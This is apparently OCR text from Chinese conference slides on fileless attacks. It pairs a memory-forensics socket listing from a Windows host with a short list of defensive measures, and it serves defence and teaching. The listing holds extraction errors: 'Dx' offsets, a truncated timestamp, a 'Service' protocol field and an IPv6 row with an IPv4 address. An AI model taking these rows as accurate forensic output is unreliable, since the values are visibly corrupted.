Dx13e773cf0	UDPv6	:::0	**	**	2156	svchost.exe	2018-11-02 02:03 UTC+0000
Dx13e7772a0	UDPv4	192.168.152.137:137	**	**	4	System	2018-11-18 03 UTC+0000
Dx13e8d0520	UDPv4	0.0.0.0:500	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e9265b0	UDPv4	0.0.0.0:4500	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e9686d0	UDPv4	0.0.0.0:0	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e9686d0	UDPv4	0.0.0.0:4500	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e9686d0	UDPv6	:::4500	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e9686d0	UDPv4	0.0.0.0:500	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e98a210	UDPv4	0.0.0.0:0	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e98a210	UDPv6	:::0	**	**	788	svchost.exe	2018-11-02 02:01 UTC+0000
Dx13e98b960	UDPv4	0.0.0.0:0	**	**	976	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e98b960	UDPv6	:::0	**	**	976	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e33b010	TCPv4	127.0.0.1:8000	0.0.0.0:0	LISTENING	1120	php-cgi.exe	2018-11-03 18:21 UTC+0000
Dx13e423970	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	532	lsass.exe	2018-11-03 18:21 UTC+0000
Dx13e554640	TCPv4	0.0.0.0:3306	0.0.0.0:0	LISTENING	1600	mysqld.exe	2018-11-03 18:21 UTC+0000
Dx13e688c40	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System	2018-11-03 18:21 UTC+0000
Dx13e688c40	TCPv6	:::445	:::0	LISTENING	4	System	2018-11-03 18:21 UTC+0000
Dx13e9c0c00	TCPv4	192.168.152.137:139	0.0.0.0:0	LISTENING	4	System	2018-11-03 18:21 UTC+0000
Dx13e729010	Service	0.0.0.0:49153	0.0.0.0:0	LISTENING	520	services.exe	2018-11-03 18:21 UTC+0000
Dx13e729d20	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	520	services.exe	2018-11-03 18:21 UTC+0000
Dx13e729d20	TCPv6	:::49153	:::0	LISTENING	520	services.exe	2018-11-03 18:21 UTC+0000
Dx13e7720f0	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	2156	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e7720f0	TCPv6	:::49154	:::0	LISTENING	2156	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e7728d0	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	2156	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e870ef0	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	744	svchost.exe	2018-11-03 18:21 UTC+0000
Dx13e870ef0	TCPv6	0.0.0.0:135	0.0.0.0:0	LISTENING	744	svchost.exe	2018-11-03 18:21 UTC+0000






“无文件攻击”的防御要点

IT 2019

- 杀软不是对抗“无文件攻击”的最佳方式，但也不能弃用
- 关闭不常用的系统服务（如禁用powershell），减少攻击面
- 做好系统权限管控，避免攻击者利用用户特权“Living off the land”
- 利用安全网关设备防止“无文件恶意软件”抵达端点（endpoint）
- 提高自身的安全意识，落实网络安全分域管理
-





| REEBUF | IT

THANKS



个人微信，欢迎交流
(备注：公司名—称谓)